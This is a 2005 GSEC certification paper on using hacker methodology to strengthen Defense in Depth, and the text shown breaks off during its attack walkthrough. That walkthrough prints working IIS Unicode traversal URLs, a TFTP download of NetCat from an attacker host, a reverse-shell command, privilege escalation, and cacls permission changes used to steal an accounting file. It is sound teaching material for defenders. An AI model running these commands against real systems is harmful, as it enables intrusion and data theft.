Hacking as approach to Defense in Depth

GIAC Security Essentials
Certification (GSEC)
Practical Assignment
Version 1.4c

Option 1 - Research on Topics
in Information Security

Submitted by: Lars Axelsen
16 March 2005
Location: SANS Self Study

Paper Abstract:

This paper will show that by using hacking methodology it is possible to expand on the Defense in Depth security concept as well as identify shortcomings of interdependent security controls. This will be done by looking at Defense in Depth implementation techniques, the Hacking Exposed model, two hacking examples and then by developing a Hacking Defense-in-Depth List.

Table of Contents

List of Figures

List of Tables

Summary

Defense in Depth is a basic security practice based on layered defenses and considered “best practice”, but the implementation may most often be implemented based on the architecture of the network and systems as well as checklists instead of being based on the actual threats – the attacks. Also, often security controls or layers are interdependent of each other making them fall together like dominoes when one layer is broken by the attacker.

This paper will look at structured hacking methodology from the authors of Hacking Exposed as an approach to defining exactly what security layers may be needed implemented as protection against the actual attacks done by attackers, against attacks coming from different attack vectors and to make the security layers independent of the other layers. The end result will be a Hacking Defense-in-Depth List that should be considered when implementing Defense in Depth with the purpose of bringing additional value to the Defense in Depth security concept.

Introduction

The Defense in Depth approach to security has been adopted by the whole IT industry as best practice and the general idea is to implement multiple layers of security. This way, should one security layer fail, the remaining layers will prevent a severe security compromise from happening. There are several practices in use for implementing Defense in Depth, mostly focusing on best practice guides, vendor checklists, hardening guides, security templates, logical layers and network topology.

All these practices are mostly based on the administrator’s or system owner’s own angle and perception of hardening the systems, network nodes and applications. So I feel there is an overseen or neglected important angle by looking at Defense in Depth from the hacker’s or attacker’s angle and perception. Just like vulnerability scanning and penetration testing most often embraces the hacker’s perspective looking at weaknesses in the defense as opposed to the administrator’s angle by doing a security audit to check for security policy compliance.

Another aspect that I also feel is partially ignored when not using the hacker angle is that some hacking techniques makes several security measures fall together like dominoes, e.g. if the hacker directly becomes the SYSTEM account by using an exploit, then NTFS access control lists, share permissions and other layers often become irrelevant or easily circumvented. This means that to some extend the Defense in Depth concept was actually not really implemented on the system.

Goal

The goal of this practical is to provide sort of a proof of concept of the validity for an additional new practical approach to Defense in Depth, that based upon the hacker's methodology and attack phases can identify common critical remediation which could prevent or severely hinder the hacker's success. The end result is providing a "Hacking Defense-in-Depth List" (HDL) with steps that must be considered to strengthen the Defense in Depth strategy - basically a list containing some of the most annoying security initiatives the system administrator can do to discourage a hacker and to limit the hacker's workspace.

The considerations in the final HDL must be held against the respective needs of the organization for confidentiality, integrity and availability (CIA) on a case by case basis, as the list may suggest some security procedures or implementations that may limit availability, usability or potential income/revenue.

Method

To develop the HDL, I will briefly discuss Defense in Depth and look at how Defense in Depth is normally implemented. This is done to validate that the hacking methodology really seems to be a new approach to Defense in Depth. Then I will look at one common hacker methodology or model with distinctive phases that can later be fully or partly obstructed. After that I will go through two different hacking examples from two common attack vectors, The Internet attack and The Physical attack. To follow up on these, I will review exactly what critical elements were required to fulfill these hacks. Thereby, I can finish off by developing the HDL with common elements that should be assessed and remediated if at all possible with alignment and consideration to CIA requirements.

Scope

This paper will be targeted at security professionals and system administrators with general knowledge of security concepts, systems and tools used by both hackers and system administrators. The primary focus of this practical will be on Microsoft Windows host technology, as this is where this author's deepest knowledge and experience is. But the concept could with research and modification easily be adopted or changed to a Unix/Linux host point of view. I feel that a network and perimeter point of view is already covered well in the industry, as hacking attacks has been the primary focus of many guides, practices and research in the network and particularly in the perimeter areas.

Since this paper will only be able to build on two hacking examples and a relatively superficial looks at Defense in Depth and hacking methodology, the accuracy and completeness of the HDL will be limited and would really require far better research with more examples to analyze. But I consider this to be outside the scope and above the level for a GSEC practical. The main point is that this practical is intended to be sort of a proof of concept for the relevance of the HDL and hopefully prove to be a concept that may be adopted or worth being researched further in the security field (in some form or the other). Just like vulnerability scanning and penetration testing has been adopted from hacking methodology in the past ever since the article Improving the Security of Your Site by Breaking Into it [1] was released in 1993 by Dan Farmer and Wietse Venema and soon followed by the program SATAN (Security Administrator Tool for Analyzing Networks) [2] released in 1995 by the same authors.

Defense in Depth

Defining Defense in Depth

The concept or strategy behind Defense in Depth is pretty straight forward and in essence fairly simple, but it is much harder and often costly to implement because the security officer or IT manager has limited funding and must implement cost effective solutions, must justify expenses based on risks and must limit restrictions by security to functionality, availability and usability for the legitimate users.

The basic concept is that we can never rely 100% on a single security control, hence the need for multiple controls or security layers, and further more all attacks may not come from the same attack vector. We need to layer the security so should one control fail or be circumvented, the next layers will still prevent the attacker from compromising our critical systems and data and thereby protecting confidentiality, integrity and availability. Even if we should get a theoretical 100% secure firewall that will protect against all attacks from the Internet, this can not protect us from attacks by an insider or from physical attacks where an intruder breaks in and connects to the inside network. So we need to layer the security controls for all attack vectors.

Microsoft has also put a lot effort into developing Defense in Depth papers that explains what Defense in Depth is and why is should be implemented as a strategy in relation to both security and most recently to antivirus implementation as well. In the Security Content Overview [3] paper Microsoft describes[1] Defense in Depth and the need for layered controls:

> An organization can reduce the risks associated with all of these threats by assessing the vulnerabilities and threats present in their systems and implementing appropriate countermeasures. A defense-in-depth approach involves applying countermeasures at every layer of the computer network, from the perimeter routers and firewalls to users' personal computers running Microsoft Windows.

Defense in Depth is considered best practice. It is obviously needed to protect confidentiality, integrity and availability (CIA) should one or more security controls fail. Failing some of these controls are likely to do over time due to lack of proper patch management, due to accepted calculated risk by not patching to keep system availability or due to the presence of unknown vulnerabilities (a zero-day exploit) that the vendor has yet to release a patch for. Also, covering all attack vectors is very important when implementing security controls and CIA protection. Many Microsoft Webcast presenters, e.g. Mark Mortimore [4], shows

[1] http://www.microsoft.com/technet/Security/bestprac/overview.mspx - see “Document Overview” section, second paragraph. (accessed 16 Mar. 2005)

a seven layer Defense in Depth model and point out[2] the benefit of Defense in Depth as:

- Increases an attacker's risk of detection.
- Reduces an attacker's chance of success.

Implementing Defense in Depth

So the next step is to look at how to implement Defense in Depth – what layers should be implemented, how do we identify the important layers and what attack angles are present that needs protective controls?

There has been written several fine SANS GSEC papers on the subject of Defense in Depth as Defense in Depth is an integral part of the GSEC curriculum. In most relevance to the concept of this practical, Kenneth R. Straub sets out in his practical [5] to identify the layers of Defense in Depth. Kenneth's focus is on Risk Management and Data Classification as well as laying out a blueprint for Defense in Depth. He writes[3]:

> This paper will first give a detailed overview of risk/risk management & data classification and why we need the Defense in Depth strategy. Then it will layout the blueprint for Defense in Depth. Each layer will be identified and followed up with a description and/or best practice depending on the technology involved.

The layers Kenneth identifies in his blueprint are illustrated in figure 1 below.




Figure 1

[2] View the clip http://msevents.microsoft.com/cui/WebCastEventDetails.aspx?culture=en-US&EventID=1032263291&EventCategory=5 from minute 20:50 to 34:30 of the Webcast as an example (**Note**: Free registration required!).
[3] See http://www.sans.org/rr/whitepapers/infosec/1224.php, "Abstract" section, second paragraph on page 2.

The Microsoft Corporation has an extensive amount of documentation and articles about Defense in Depth, Risk Management, System Hardening and How-To articles. Of particular interest for this paper is their article The Antivirus Defense-in-Depth Guide [6].

The article also introduces the Microsoft "defense-in-depth conceptual model" with the primary seven layers. These top-view layers are then divided into many sub-layers in the article, e.g. the Perimeter Defenses layer encompasses firewalls, border routers, internet connectivity, business partner connections, VPN clients, dial-in clients, VPN servers, RAS servers, NIDS, proxy servers, personal firewalls for remote laptops and network access quarantine control. Then later in the article the focus is on using Defense in Depth to help protect against virus and other malware attacks. Microsoft takes what they call a "more focused antivirus defense-in-depth view"[4] on their original Defense in Depth model. This view can be seen in figure 2 below:




Figure 2

Microsoft explains[4] in the article that:

> The Data, Application, and Host layers can be combined into two defense strategies to protect the organization's clients and servers.

[4] See http://www.microsoft.com/technet/security/topics/serversecurity/avdind_3.mspx#EHAA Chapter 3: "Antivirus Defense-in-Depth", "The Malware Defense Approach" section, "The Defense-in-Depth Security Model" sub-section as well as the following sub-sections. (accessed 16 Mar. 2005)

> Although these defenses share a number of common strategies, the differences in implementing client and server defenses are enough to warrant a unique defense approach for each.
> The Internal Network and Perimeter layers can also be combined into a common Network Defenses strategy, as the technologies involved are the same for both layers. The implementation details will differ in each layer, depending on the position of the devices and technologies in the organization's infrastructure.

This concept of separation of client and server in a security context is also dominant in many other areas of Microsoft's security guides. Examples are: the role based security templates for different types of servers and clients, the best practice guides for designing Active Directory (AD) and applying different Group Policy Objects (GPO) on the organizational units in AD.

Besides the two models presented above, numerous organizations like NSA[5], Microsoft[6] and Cisco[7] as well as individuals has provided configuration and hardening guides for systems, hosts and network devices, implementing Defense in Depth on a single network item.

If we look at the models presented above, it seems fair to say they are pretty much aligned (even if they differentiate in level of details) and follow the same overall concept by looking at a combination of network infrastructure design, corporate policy and compliance as well as a system/host/server layered look that resembles the seven layer OSI network model. When looking at the configuration and hardening guides it seems to this author, that they tend to build on a combination of least privilege, separation, past security experience (including trial and error), proven best practice and caring for business continuity.

But the important point is, that there is no indication that these models or guides are seriously based upon the hacker's angle and methodology or even consider many (or most) of the steps a hacker follows when penetrating and compromising a target. And this is exactly what this practical sets out to do, so the conclusions above only strengthen the validity of examining the beneficial use of a hacker's angle and methodology in Defense in Depth to provide yet another beneficial and structured approach and hopefully additional "best practice".

[5] http://www.nsa.gov/snac/downloads_os.cfm?MenuID=scg10.3.1.1
[6] http://www.microsoft.com/downloads/details.aspx?FamilyID=2d3e25bc-f434-4cc6-a5a7-09a8a229f118&displaylang=en
[7] http://www.cisco.com/warp/public/cc/pd/nemnsw/callmn/prodlit/cmbpg_wp.pdf

Hacking Methodology

The "Hacking Exposed" Model

Without a doubt in my mind, the leading authority on hacking methodology is the model developed by the authors of the Hacking Exposed [7] book series from the publisher McGraw-Hill/Osborne. Now into the fourth edition of the general book and into the second edition of the book on Microsoft Windows specific hacking and exploits, the model has developed over the years since the first edition was released in September 1999. I will therefore use the most updated model from the book Hacking Exposed: Windows Server 2003 [8], especially since Windows hosts are this papers main focus. Because this model is imperative for the analysis of the hacking examples presented later in this practical, I will describe the model in some detail. On another note, it is worth to mention that while researching for this paper I was not able to find any model or methodology, which was not a direct subset of the Hacking Exposed model. Therefore I will not delve further into finding and comparing other models to this authoritative model.




Figure 3

Figure 3 shows the Hacking Exposed model that lists the top-level steps in the hacker methodology when compromising a victim's system. A deeper explanation and examples of the tools are listed here:

1. **Footprinting** is the first part of profiling the target. This is non intrusive or passive information gathering about the target mostly from public

resources, e.g. DNS registrations, information from the targets Internet site, locating VPN servers and phone numbers, mail servers, DNS servers, publications, newspapers, USENET postings, news covering, press releases, etc. The objective is to collect as much information about the target, its IP scopes, its business, its staff and employees, acquirements and acquisitions, previously announced plans and technology used. Tools used could be the Google search engine, Sam Spade lookup and DNS zone transfers.
2. **Scanning** is the second part of profiling the target, this time being more actively probing the target to see what ports are open and performing banner grabbing to identify operating systems, services, versions and products, e.g. doing port scans, TCP scans, UDP scans, ICMP scans, SYN/FIN/XMAS/NULL scans, scanning using fragmented packets, etc. The goal is to get additional information of the more technical nature. Tools used could be NMap, Foundstone Superscan, Telnet, NetCat, webpage source-code reading, provoking error messages and the Tracert program to identify TTL and hops.
3. **Enumeration** is the final phase of information gathering and is normally very intrusive and will most likely be discovered by the targets IDS and logging systems. The goal is to map as closely as possible to the reality all the victims services, its network infrastructure, firewalls and filtering rule set, network protocols and authentication methods. Tools are RPC scans, SMB enumeration. SNMP enumeration, SNMP enumeration, Active Directory enumeration, Null sessions, etc.
4. **Penetration** is the initial compromise of a system by exploiting vulnerabilities in applications, services, authentication, protocols, encryption, eavesdropping by sniffing credentials or hashes, internet clients and virus/Trojans/malware or plain brute force attacks. Social engineering and physical attacks are also used. The tools and techniques are numerous and depend on the attack angle. Internet based attacks will mostly use application or service vulnerabilities. Insiders or "guests" may use sniffing, social engineering, physical attacks, etc. The goal is to get a foothold, something that can open up new opportunities.
5. **Escalation** is getting more privileges or more access. The goal is for the attacker to try to get either administrative or SYSTEM rights on the exploited system or sometimes try to assume the identity of a particular victim of interest, e.g. being local administrator on a web server or getting hold of the Research Managers credentials to get authorized access to sensitive research files. Tools are SAM dumps, escalation exploits like "Pipe-up Admin", brute force attacks, key stroke loggers, etc.
6. **Getting Interactive** is important for the attacker to continue the attack. Once the attacker has administrator rights it is time to exercise these to rights, maybe to get access to confidential data. This means getting a shell (command prompt) or maybe even a graphical user interface. This is often done by installing a custom Trojan (to avoid antivirus detection), installing remote control software like a VNC server or to use NetCat to

either listen for connections or connect outbound to the attacker. Most often the exploit will also provide an interactive shell to begin with or the exploit would not make much sense (by not being much to work with without the shell).

7. **Pillaging** is basically looting the place for all important information, documents and files (breaking confidentiality), maybe even altering files, web pages and documents (breaking integrity) or sometimes denying the owner access to the system (breaking availability).
8. **Expanding Influence** is taking the influence to the next step by ensuring easy return possibilities by installing hidden Root-kits and using the compromised system as a stepping stone to attack deeper into the targets network by reapplying the previous steps from the inside system. He may also disable logging to remain undetected. There are several Root-kits out there for all the different operating systems and another approach is to slipstream a Trojan or service into another file – both techniques are hard to discover. The latest tool for Unix/Linux systems are kernel Root-kits making them extremely hard to detect. As an administrator already it is most often trivial to disable logging.
9. **Cleaning Up** is the final phase where the attacker removes all traces that will show he was on the system but most important removing all things that can help law enforcement trace the attack back to him. This includes removing or altering logs, erasing files and temporary folders, hiding files, installing services like an IRC server or using the disk space for illegal file hosting on the web or FTP server.

The above 9 steps can be used alone, in combination and repeatable depending on the requirement of the attacker. An internal employee may skip the first five steps as well as the last two, thereby only focusing on Escalation, Getting Interactive and Pillaging in his quest to steal credentials giving access to sensitive information he can steal from the organization. A web site defacer may be mostly interested in starting with finding servers that are vulnerable to a specific vulnerability by running scripts that exploits a particular vulnerability so this person starts at step 5, Penetration, and then using step 6, Escalation, to change the web server's main-page. This was basically what the Code Red worm did in July 2001.

By now, especially after going through the Hacking Exposed model and methodology, it should seem very clear that if we as system administrators can mitigate, hinder, disrupt or even stop these or some of these nine steps, we have a great potential to thwart off hackers attacks, thereby strengthening the application and implementation of the Defense in Depth concept for the organization. The hacking approach to Defense in Depth looks now to be a very valid angle to improve and expand the normal or traditional Defense in Depth implementation for risk reduction.

Hacking Examples

In the following I will present 2 different hacking examples. I will walk through the hacks in some details as they will present some fundamental techniques used by an attacker to compromise a system. The first of the examples use an exploit that date back a few years so this will likely not work these present days of 2005, but the exploit in itself is only a means to an end by gaining that first important foothold which allows the hacker to dig deeper into the victims system. The exploit used in the example could easily be changed with the latest 0-day exploit the targeted system was not patched to withstand and that the IDS and Firewall did not recognize due to lack of attack signature. So the hack is very much representative as a generic internet based attack by compromise of an internet facing web server.

The Unicode Hack

Theory


The Unicode vulnerability was discovered October 10th 2000 and originally posted to a Packetstorm forum[8] by an anonymously poster followed by the release of the Microsoft Security Bulletin MS00-078[9] a week later that would patch this vulnerability. The trick in the exploit was, that it is possible perform what is often called a “dot-dot” escape out of the current folder allowing the visitor of a Microsoft IIS web server to get out of the intended web-folders where the web pages are located and get to any folder on the system. The direct use of “../” to go up in the folder structure is not allowed, but by using Unicode to represent the “../”, the Unicode representation was not checked and considered legal. So by using e.g. “..%%35%63../” instead, the same result could be achieved. Furthermore, by entering into the “/scripts/” folder, it is possible to get execute permission on the file specified at the end of the browser command-line (URL). So the full syntax on a default installation of IIS 5.0 could be:

```
http://iisserver/scripts/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+dir+
c:\
```

This means going into the scripts folder to get execute permission and then go up 3 times to the root of the C-drive (C:\) from the scripts folder (C:\Inetpub\wwwroot\scripts), then going into the “C:\winnt\system32\” folder and run the file or command “CMD.exe” with the additional commands “dir c:” to get the directory content in the root of the C-drive printed out with the DIR command. The output an attacker would get is seen in figure 4.

[8] http://www2.packetstormsecurity.org/cgi-bin/cbmc/forums.cgi?authkey=anonymous&uname=anonymous&datopic=Windows&mesgcheck=defined&gum=474&editoron=

[9] http://www.microsoft.com/technet/security/bulletin/ms00-078.mspx


http://iisserver/scripts/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir+c\ - Microsoft Internet Explo...
File Edit View Favorites Tools Help
Back Search Favorites
Address http://iisserver/scripts/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+dir+c:\
Go
Done
Local intranet

```
 Directory of c:\

20-02-2005  13:39       <DIR>          Documents and Settings
27-06-2004  04:07       <DIR>          Inetpub
27-06-2004  04:09       <DIR>          Program Files
23-02-2005  19:20       <DIR>          Shared_LAN
05-02-2005  14:31       <DIR>          WINNT
               0 File(s)              0 bytes
               5 Dir(s)   3.250.143.232 bytes free
```

Figure 4

The only drawback of this exploit is that the attacker is only executing commands on the server as the unprivileged account for anonymous web access: IUSR_<iisserver name>.

The next step the attacker would do is to copy the CMD.exe file to the scripts folder but with renamed filename. This is done for two purposes, first for easy command-line access with a shorter URL and secondly because Microsoft has put in a restriction into the CMD.exe file, so it can not be called remotely (non-interactively) and use the pipe commands (">" and ">>") to write to files. But once renamed, the restriction is gone. Therefore, the attacker could send the following command to copy CMD.exe to the scripts folder under the new name CMD1.exe:

```
http://iisserver/scripts/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+cop
y+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\cmd1.exe
```

You can read more technical details about the Unicode exploit as well as remediation in BugTraq[10] ID1806 and in the article[11] by Guofei Jiang [9].

Scenario:
Now, with the basics of the Unicode attack explained, let's look at a sample network and go through the attacker's steps from only browser access to perform website defacement and to steal information located on the web server protected by folder permissions. The network looks like shown in figure 5.

[10] http://www.securityfocus.com/bid/1806/
[11] http://www.ists.dartmouth.edu/library/infrastructure-security/tre0101.pdf




Figure 5

We have an attacker on the internet directly attacking the web server but this could be done more securely from a system he has taken over. The web server is protected by packet filtering from either a firewall or router. This only allows inbound traffic on port 80 since only access to the web server and no other services are offered to the Internet guests. If this is a “Small Office/Home Office” (SOHO) scenario, the web server might very likely even act as the file server for the users on the internal LAN and the computers would act in a peer to peer network without a domain infrastructure. This has been done in this example by creating and sharing the folder “C:\Shared_LAN” as seen in figure 7 and granting access by using duplicate accounts on the server and clients. Only authenticated users can access this share, and the subfolder “C:\Shared_LAN\Accounting” has even more restrictive permissions, so that only the accountant with the username “user1” and the administrator account has access to the folder. At the same time, only the administrators have write access to the “C:\Inetpub\wwwroot\” folder where the webpage is located, using the default path when IIS 5.0 is installed under Windows 2000 Server.

Goal:
The attacker wants to first steal the accounting data and then deface the webpage, breaking confidentiality, integrity and availability as a result.

Files needed:
- TFTP server from Solarwinds.net[12]
- NetCat (Windows) from SecurityFocus by Hobbit[13]
- Idq.dll & ispc.exe in the file “iissystem.zip” from the X-Force Team[14]

The Hack, Step-by-Step:
Step 1 - Footprinting, Scanning and Enumeration: The attacker visits the webpage and then tests to se if the web server is vulnerable to the Unicode exploit.

```
http://iisserver/scripts/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+dir+
c:\
```

Step 2 – Penetration: The attacker copies CMD.exe to the scripts folder as CMD1.exe, he sets up his own TFTP server on the URL: “hacker-IP” and NC.exe

[12] http://www.solarwinds.net/Tools/Free_tools/TFTP_Server/
[13] http://www.securityfocus.com/tools/139/
[14] http://xfocus.org/exploits/200110/6.html

is copied to the TFTP root folder on the hacker's computer, thereby providing access to the NetCat executable via TFTP.

```
http://iisserver/scripts/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+cop
y+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\cmd1.exe
```

The attacker then tells the web server to TFTP GET the NC.exe file from the attackers own TFTP server and to place it in the scripts folder.

```
http://iisserver/scripts/cmd1.exe?/c+tftp –I hacker-IP get nc.exe c:\inetpub\scripts\nc.exe
```

Step 3 – Getting interactive: The attacker starts NetCat on his own computer listening for connections on port 80.

```
c:\tftp-root\nc.exe -l -p 80
```

He then tells the web server to connect to his listening NetCat service using NetCat also from the web server and spawn a command prompt (this is called a reverse shell).

```
http://iisserver/scripts/cmd1.exe?/c+nc.exe -v -e cmd.exe hacker-IP 80
```

He is now greeted with an interactive command prompt from the web server on his own computer with the credentials of IUSR_victim.

Step 4 – Escalation: Then the attacker tells the web server to grab the modified IDQ.dll from his own TFTP server using the system file TFTP.exe through the interactive reverse shell he has on his own system. This could also have been done by using the browser. The file is placed in the scripts folder.

```
tftp -i hacker-IP get idq.dll c:\inetpub\scripts\idq.dll
```

Then, by using the ISPC.exe file from the X-Force Team that came together with the hacked IDQ.dll, the attacker can connect to the web server over port 80 and get an interactive command prompt with the credentials of the web server's SYSTEM account.

Step 5 – Pillaging: The attacker looks around and tries to enter the Accounting folder on the server but is denied access.

From here there are several paths to take, all with different pros and cons, that depend on what protection the web server administrator has implemented. The simplest way to get access to the accounting folder might just be using privilege escalation by abusing the power of the SYSTEM account – making the IUSR account a member of the local administrators group, hoping administrators can access the Accounting folder and files. This is done by using the following command in the remote command prompt:

```
net localgroup administrators IUSR_victim /add
```

To test the result, the attacker tries to use the DIR command on the Accounting folder from his browser. It seems there might be access. Then he tests the TYPE command to see if the file is readable to him as a member of the administrators group:

```
http://iisserver/scripts/cmd1.exe?/c+type+c:\shared_lan\accounting\2004_annual_revenue.txt
```


The attacker is temporarily out of luck. Access is still denied, so he must find another way to get access to the data.

What if the attacker can change the file permissions he can take ownership or grant himself access to the file? In Windows the command-line tool CACLS.exe is used for exactly this. Another angle is dumping the SAM database, cracking the accountant's password and then mapping the file-share on the server as that user when the credentials is found. But time being an issue and not worrying about changing permissions, the attacker goes for the easy solution, the CACLS.exe command.

The attacker uses NetCat once again to get a reverse shell. Then he uses the CACLS.exe command to grant the IUSR "Full Control" permission to the file:

```
C:\>echo y| cacls c:\shared_lan\accounting\2004_annual_revenue.txt /g IUSR_victim:F
```

Now he grabs the Accounting info through the web browser using the TYPE command again and saves the information to his own system for whatever purpose he had:


http://iisserver/scripts/cmd1.exe?/c+type+c:\shared_lan\accounting\2004_annual...
File Edit View Favorites Tools Help
Back Search Favorites
Address rver/scripts/cmd1.exe?/c+type+c:\shared_lan\accounting\2004_annual_revenue.txt Go
Done Local intranet

```
100.000.000 $ income
 15.000.000 $ production cost
